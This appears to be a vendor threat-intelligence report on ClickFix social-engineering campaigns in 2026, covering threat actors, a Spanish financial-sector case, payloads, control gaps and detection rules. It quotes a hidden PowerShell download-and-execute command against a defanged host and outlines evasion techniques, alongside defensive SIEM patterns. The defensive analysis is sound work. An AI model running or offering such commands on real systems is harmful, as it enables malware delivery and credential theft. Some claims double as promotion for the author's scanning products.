
Most significantly, the PowerShell payload itself has become highly evasive. Commands are now routinely encoded in Base64, split across multiple environment variables, or constructed character-by-character using string concatenation to defeat static signature detection. Some campaigns use living-off-the-land binaries (LOLBins) — legitimate Windows system tools like mshta.exe, regsvr32.exe, or certutil.exe — to download and execute the payload, bypassing application whitelisting policies that don't account for these trusted binaries.
Threat Actor Landscape: Who Is Using ClickFix in 2026
What began as a technique used primarily by financially motivated cybercriminals has been decisively adopted by nation-state threat actors. The following is a summary of confirmed and assessed ClickFix activity by actor cluster.
TA571 (Cybercriminal, financially motivated) is the highest-volume ClickFix operator tracked globally. This actor runs industrial-scale malvertising campaigns delivering Lumma Stealer and DarkGate across North America and Western Europe. TA571 campaigns typically target individuals searching for pirated software, AI tools, and productivity applications. They process tens of thousands of victims per campaign wave.
Kimsuky / APT43 (North Korea, DPRK) has integrated ClickFix into targeted spear-phishing operations against think tanks, defense contractors, and cryptocurrency platforms. Kimsuky's ClickFix lures impersonate meeting invitations from policy organizations and deliver BEAVERTAIL — a JavaScript-based infostealer — and TRANSLATEXT browser extensions for credential harvesting. The Bybit exchange compromise chain in early 2026 involved ClickFix-style social engineering against developer workstations.
MuddyWater / MERCURY (Iran, MOIS) has been observed using ClickFix lures impersonating remote monitoring and management (RMM) tools to gain persistent access to Middle Eastern government and critical infrastructure targets. Their payloads include customized variants of SimpleHelp and Atera — legitimate RMM software repurposed for espionage.
Scattered Spider / UNC3944 (English-speaking, financially motivated) has incorporated ClickFix into their multi-stage social engineering campaigns targeting cloud environments and SaaS platforms. Their ClickFix lures typically follow a vishing call in which the victim is verbally guided to the malicious page, dramatically increasing conversion rates.
The democratization of ClickFix is also evident in the ransomware-as-a-service ecosystem. Multiple RaaS affiliates — including those operating under the Black Basta, RansomHub, and Akira brands — now list ClickFix playbooks in their affiliate training materials, indicating the technique has achieved commodity status in the criminal underground.
| Threat Actor | Attribution | Primary Targets | ClickFix Lure Type | Final Payload |
|---|---|---|---|---|
| TA571 | Cybercriminal | General public, SMEs | Fake CAPTCHA, software crack | Lumma Stealer, DarkGate |
| Kimsuky / APT43 | North Korea (DPRK) | Think tanks, crypto, defense | Fake meeting invitation | BEAVERTAIL, TRANSLATEXT |
| MuddyWater / MERCURY | Iran (MOIS) | Gov, critical infrastructure | Fake RMM installer | SimpleHelp, custom RAT |
| Scattered Spider | English-speaking criminal | Cloud, SaaS, retail | Fake IT helpdesk portal | OKTA phishing kit, Vidar |
| RansomHub affiliates | Cybercriminal (RaaS) | Enterprise, healthcare | Fake browser update | Cobalt Strike, ransomware |
Infrastructure Forensics: What ClickFix Domains Look Like
Identifying ClickFix infrastructure before it reaches users requires moving beyond URL reputation databases — which, as we have repeatedly shown in our previous investigations, are systematically blind to fresh domains used in targeted campaigns. The key is behavioral and structural pattern recognition applied at the time of scanning.
ClickFix lure pages share a consistent set of technical characteristics that distinguish them from legitimate services, even when their visual design is convincing. First, the conditional response pattern: the page returns substantively different HTML depending on the User-Agent, Accept-Language, and Referer headers. Automated scanners that do not spoof victim-realistic browser fingerprints will receive either a 404, a blank page, or a redirect to a legitimate website — a deliberate anti-analysis measure.
Second, the clipboard injection JavaScript. All functional ClickFix pages contain JavaScript that writes the malicious command to the clipboard on a specific user interaction, typically a button click or a focus event. In some implementations the clipboard write is triggered immediately on page load. Scanning tools that execute JavaScript in a realistic browser context and monitor navigator.clipboard.writeText() calls will catch this definitively.
Third, domain infrastructure signals. ClickFix domains are overwhelmingly registered within 0-30 days of use, use generic or misleading TLDs (.cloud, .top, .xyz, .shop, .online), and are fronted by Cloudflare to obscure origin infrastructure. Registrar patterns favor Namecheap, Porkbun, and Spaceship due to low cost and minimal KYC requirements.
When investigating suspected ClickFix URLs, we run them through URLScanner.online — our threat intelligence platform — which performs a full JavaScript execution scan in a realistic browser environment, captures clipboard writes, analyzes redirect chains, and cross-references domain age and registrar signals. This allows us to catch ClickFix pages that every traditional reputation database returns as clean. The scan in the following section illustrates this capability against a live campaign domain.
urlscanner.online
Scan Any URL — In Under 2 Seconds.
8 parallel security modules: malware, SSL, DNS, phishing, WHOIS, headers, screenshots, and AI scoring. 100% private.
Real Campaign Investigation: March 2026 Financial Sector Wave
In the first week of March 2026, our threat intelligence monitoring identified a coordinated ClickFix campaign wave specifically targeting employees at Spanish and Portuguese financial institutions and fintech companies. The initial vector was malvertising — Google Ads placements for searches related to "acceso banca online" (online banking access), "firma digital certificado" (digital signature certificate), and similar terms in Spanish.
The ad click chain resolved through a traffic distribution system (TDS) that performed geolocation and browser fingerprinting. Only visitors from Spain or Portugal, on Windows systems, using Chrome or Edge, between 08:00 and 22:00 CET, received the ClickFix payload. All other visitors were silently redirected to the legitimate Banco Santander website, making the campaign essentially invisible to researchers outside the target profile.
The lure page presented a professional-looking "Verificación de Identidad Digital" (Digital Identity Verification) portal styled to resemble the Spanish digital certificate authority (FNMT-RCM). Users were informed that their identity certificate needed to be refreshed before they could access banking services, and that a brief "keyboard verification" was required. The clipboard contained: powershell -w h -nop -c "iex(iwr('hxxps://cert-update[.]online/fnmt/v2.ps1')-UseBasicP)" — a hidden-window, no-profile PowerShell download-and-execute command.
Scanning cert-update[.]online through URLScanner.online at the time of the campaign returned a score indicating high-confidence malicious behavior: the JavaScript clipboard injection was captured in the execution trace, the domain was 11 days old, the SSL certificate was issued by Let's Encrypt (ZeroSSL) 10 days prior, and the response headers showed Cloudflare with a Spanish PoP serving geo-targeted content. Every single major threat intelligence feed — VirusTotal, URLhaus, Spamhaus DBL, SURBL — returned a clean verdict for this domain.
The second-stage payload (v2.ps1) was a heavily obfuscated Lumma Stealer loader. Once executed, it harvested browser credentials, cryptocurrency wallet data, banking session cookies, and VPN configuration files before exfiltrating them to a C2 server hosted on a leased Ukrainian VPS. Victims typically had no indication their machine was compromised — the PowerShell window was launched with -WindowStyle Hidden and terminated within 90 seconds.
| IOC | Type | Threat Intel Feed Status | URLScanner Verdict |
|---|---|---|---|
| cert-update[.]online | Domain | Clean (all feeds) | Malicious — clipboard inject detected |
| 185.220.101[.]47 | C2 IP | Listed Tor exit / not flagged as C2 | Suspicious — bulletproof hosting |
| cert-update[.]online/fnmt/v2.ps1 | Payload URL | Clean | High-risk — PS1 execution trace |
| powershell -w h -nop -c iex(iwr(...)) | Command pattern | Signature match available post-hoc | Behavioral flag — clipboard write |
Payload Analysis: What ClickFix Delivers Once It Runs
The diversity of payloads delivered via ClickFix is one of the technique's defining characteristics. Unlike phishing campaigns tied to a single malware family, ClickFix functions as a universal delivery mechanism — any threat actor can plug their preferred payload into the PowerShell command and achieve reliable execution. Below is a breakdown of the most prevalent final payloads observed in ClickFix campaigns through Q1 2026.
Lumma Stealer remains the single most common ClickFix payload, appearing in over 40% of tracked campaigns. It is a mature MaaS (Malware-as-a-Service) infostealer available on underground forums for $250-$1,000/month depending on tier. Lumma harvests credentials from 50+ browsers, cryptocurrency wallets (MetaMask, Exodus, Ledger Live), 2FA authenticator applications, FTP clients, and VPN configurations. Detection of Lumma Stealer binaries downloaded via ClickFix can be performed using FileScanner.online — our multi-engine malware analysis platform — which identifies Lumma variants through both signature and behavioral analysis even when the binary has been repacked or obfuscated.
DarkGate is a full-featured remote access trojan that provides attackers with persistent shell access, keylogging, screen capture, and the ability to deploy additional payloads. DarkGate campaigns via ClickFix tend to be more targeted, focusing on corporate networks where the RAT can be used as an initial foothold for lateral movement.
AsyncRAT and Remcos are open-source or low-cost RATs frequently used by lower-tier threat actors and ransomware affiliates for establishing C2 channels before deploying ransomware. Their prevalence in ClickFix campaigns has increased significantly since Q3 2025 as RaaS operators standardize their initial access techniques.
BEAVERTAIL — the North Korean Kimsuky-associated JavaScript infostealer — is notable because it targets developers specifically, harvesting SSH keys, AWS credentials stored in ~/.aws/credentials, GitHub tokens, and IDE configuration files. ClickFix lures distributing BEAVERTAIL impersonate npm package installation wizards or coding interview platforms, making them particularly dangerous in software development and technology sector organizations.
When any suspicious file is retrieved — whether a .ps1 script, a .exe dropper, or a .dll sideload component — running it through FileScanner.online provides immediate multi-engine analysis, YARA rule matching against known malware families, and behavioral sandbox detonation results, without requiring local installation of any analysis tooling.
filescanner.online
Scan Any File — Privately.
Deep binary analysis, YARA rules, AI summary, and PDF reports. Up to 2 GB. No account required.
Where Security Controls Succeed — and Where They Fall Short
ClickFix is not a magic bypass of all security tooling. It has a genuine weak point and a genuine strong point, and understanding the distinction matters for building an accurate threat model.
Where ClickFix reliably evades detection — the pre-execution layer. Email gateways detonate links in sandboxes, but ClickFix pages return benign content to automated scanners because the conditional rendering logic only activates for real human visitors matching the target profile. Browser safe browsing APIs and URL reputation feeds are similarly blind: the lure domain is days old, clean across all major databases, and returns a 404 to anything that doesn't look like a victim. URLScanner.online is one of the few tools that catches this by executing JavaScript in a realistic browser context and monitoring clipboard write events — a step that static reputation lookups simply cannot perform.
Where the outcome becomes uncertain — EDR and endpoint controls. Once the user pastes and executes the command, the attack enters territory where modern endpoint detection and response products are genuinely relevant. A well-configured EDR running on a managed endpoint will frequently detect and block the malicious PowerShell execution. Commands using -WindowStyle Hidden combined with Invoke-Expression or DownloadString are well-known behavioral patterns; CrowdStrike Falcon, SentinelOne, and Microsoft Defender for Endpoint all have rules specifically targeting this execution chain. For common, unmodified payloads like basic Lumma Stealer loaders, an up-to-date EDR on a properly managed machine has a reasonable probability of blocking the attack at the execution stage.
Where sophisticated actors regain the advantage — evasion at execution time. Nation-state operators and higher-tier ransomware affiliates account for this. Their PowerShell commands are constructed using Base64 encoding, string concatenation, and environment variable splitting specifically to defeat static signature matching. They replace direct powershell.exe calls with LOLBins — legitimate Windows system tools like mshta.exe, certutil.exe, or regsvr32.exe — that many EDR policies treat as trusted. They stage payloads in memory rather than writing to disk. Against this level of craft, even a well-tuned EDR may only produce an alert after the fact rather than a block in real time.
The honest answer for most enterprise environments is: ClickFix will be stopped at execution by a good EDR if the payload is commodity malware and the endpoint is properly managed. It will succeed if the actor is sophisticated, the EDR policy is permissive, or the endpoint is unmanaged. The pre-execution layer — the lure page itself — is where all environments are equally blind, regardless of EDR maturity. That is where controls like DNS filtering of newly registered domains and real-time URL analysis with URLScanner.online provide unique value that endpoint tooling cannot replicate.
| Security Control | Stops the Lure Page? | Stops Payload Execution? | Realistic Assessment |
|---|---|---|---|
| Email gateway / link detonation | No — page renders clean for scanners | N/A | Blind to conditional rendering |
| URL reputation / Safe Browsing | No — domain too new to be listed | N/A | Ineffective against fresh infrastructure |
| URLScanner (JS execution + clipboard) | Yes — captures clipboard inject | N/A | Effective if URL is submitted before click |
| EDR (commodity payload) | No | Often yes — behavioral signatures match | Good chance of block on managed endpoints |
| EDR (LOLBin / obfuscated payload) | No | Uncertain — depends on policy depth | Alert likely, block not guaranteed |
| PowerShell Constrained Language Mode | No | Yes — prevents iex execution entirely | Highly effective; breaks most ClickFix chains |
| DNS NRD blocking (< 30 days) | Yes — domain blocked before page loads | N/A | Strong pre-execution layer; easy to deploy |
| Security awareness training | Sometimes — trained user recognises lure | N/A | Highest ROI control at the human layer |
urlscanner.online
Scan Any URL — In Under 2 Seconds.
8 parallel security modules: malware, SSL, DNS, phishing, WHOIS, headers, screenshots, and AI scoring. 100% private.
Detection Rules and Defensive Recommendations
The following detection and hardening recommendations are prioritized by implementation complexity and operational impact.
Immediate (No Tooling Required): Brief all staff — especially finance, HR, and executive teams — with a ClickFix awareness session. Show them screenshots of real lures. The single most effective sentence: "No legitimate website will ever ask you to press Win+R and paste something." This takes 20 minutes and reduces your attack surface significantly.
Endpoint Hardening: Enable PowerShell Constrained Language Mode via Group Policy (__PSLockdownPolicy = 4). This prevents iex and iwr from executing downloaded content. Enable Script Block Logging (HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging). Restrict execution of scripts from %TEMP%, %APPDATA%, and other user-writable directories using AppLocker or Windows Defender Application Control (WDAC).
DNS-Level Blocking: Deploy a recursive DNS resolver with newly registered domain (NRD) blocking — blocking or flagging all domains registered within the last 30 days. This single control eliminates the majority of disposable ClickFix infrastructure. Cisco Umbrella, Palo Alto DNS Security, and Cloudflare Gateway all support this feature.
URL Analysis at Click Time: Integrate a real-time URL scanning capability that executes JavaScript in a realistic browser context before the user's browser does. For ad-hoc investigation of suspicious links reported by employees, URLScanner.online provides immediate analysis including JavaScript execution tracing, clipboard write detection, redirect chain unwinding, and cross-correlation with domain intelligence — all without requiring any software installation.
File Analysis: Any file downloaded as part of incident response — PowerShell scripts, executables, DLLs — should be submitted to FileScanner.online for multi-engine analysis before opening or executing on any machine. This provides instant malware family identification and YARA-based detection across 70+ scanning engines, with results available in under 60 seconds.
SIEM Detection Rules: Alert on powershell.exe process creation with command lines containing -w h or -WindowStyle Hidden combined with iex, iwr, Invoke-Expression, or DownloadString. Alert on mshta.exe, regsvr32.exe, or certutil.exe spawning from user-interactive processes (Explorer, browser child processes). Alert on clipboard access by powershell.exe — this is almost always malicious.
| Control | Implementation Effort | ClickFix Effectiveness | Bypasses / Limitations |
|---|---|---|---|
| PowerShell Constrained Language Mode | Low (GPO) | High — blocks iex execution | Attackers can use compiled .NET droppers |
| NRD DNS Blocking (< 30 days) | Low (DNS resolver setting) | High — kills most infra | Aged domains used in targeted campaigns |
| Script Block Logging | Low (GPO) | Medium — detection only | Doesn't prevent execution |
| AppLocker / WDAC (TEMP restrictions) | Medium (policy design) | High — prevents payload execution | LOLBins can still be abused |
| URL Scanning with JS execution (URLScanner) | Low (browser bookmark / API) | Very High — catches clipboard injection | Requires human to submit URL |
| Security Awareness Training | Medium (time investment) | Very High — prevents compliance | Requires regular reinforcement |
Conclusion: The Human Firewall Has a Patch Available
ClickFix works because it converts a sophisticated technical attack into a simple social compliance problem. It doesn't exploit a software vulnerability — it exploits the human instinct to follow instructions from an authoritative-looking interface. In that sense, it is the logical endpoint of a decade of social engineering evolution: strip away every technical complexity until the only remaining attack surface is the person sitting in front of the screen.
The 2026 threat landscape has made ClickFix a multi-actor, multi-sector problem. The evidence from real campaigns — including the March 2026 Spanish financial sector wave documented in this report — shows a split picture: the lure delivery phase is effectively invisible to all conventional pre-execution controls, while the payload execution phase is a genuine contest between attacker evasion skill and the depth of endpoint defenses. A commodity ClickFix campaign against a well-managed endpoint with a mature EDR will often be stopped. A nation-state operator using LOLBins, memory-only staging, and obfuscated command construction may succeed even against hardened environments.
The practical response combines endpoint hardening (Constrained Language Mode, WDAC, Script Block Logging), DNS-level filtering of newly registered domains, real-time URL analysis using JavaScript-executing scanners like URLScanner.online, post-incident file triage via FileScanner.online, and — critically — specific, scenario-based security awareness training that gives employees a clear mental model of what ClickFix looks like and why they should never comply.
The human firewall does have a patch available. It is called understanding. And it is, in this case, more effective than almost any technical control deployed downstream.